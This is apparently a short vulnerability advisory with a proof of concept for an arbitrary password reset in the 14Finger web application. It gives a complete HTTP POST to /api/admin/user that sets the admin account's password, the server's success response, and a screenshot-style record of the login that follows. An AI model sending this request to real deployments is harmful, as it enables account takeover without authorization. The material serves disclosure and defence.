
14Finger Arbitrary User Password Reset Vulnerability

If registered users are not allowed to obtain their ID through leakage, any user's password can be reset and then logged into the system




```
POST /api/admin/user HTTP/1.1
Host: 192.168.136.140:7990
Content-Length: 264
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/123.0.6312.58 Safari/537.36
Content-Type: application/json
Origin: http://192.168.136.140:7990
Referer: http://192.168.136.140:7990/userManager
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "id":9,
  "last_login":null,
  "is_superuser":false,
  "username":"admin",
  "first_name":"",
  "last_name":"",
  "is_staff":false,
  "is_active":true,
  "date_joined":"2024-06-04T16:31:25.480695",
  "email":"1844305147@qq.com",
  "role":"111",
  "groups":[
  ],
  "user_permissions":[
  ],
  "password":"1"
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Tue, 04 Jun 2024 09:04:30 GMT
Content-Type: application/json
Content-Length: 59
Connection: close
Allow: GET, POST, DELETE, HEAD, OPTIONS
X-Frame-Options: DENY
Vary: Cookie, Origin
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: http://192.168.136.140:7990

{
  "message":"请求成功",
  "code":200,
  "data":"修改成功"
}
```




用户登录

用户名 admin

密码 1

SUCCEED！



登录成功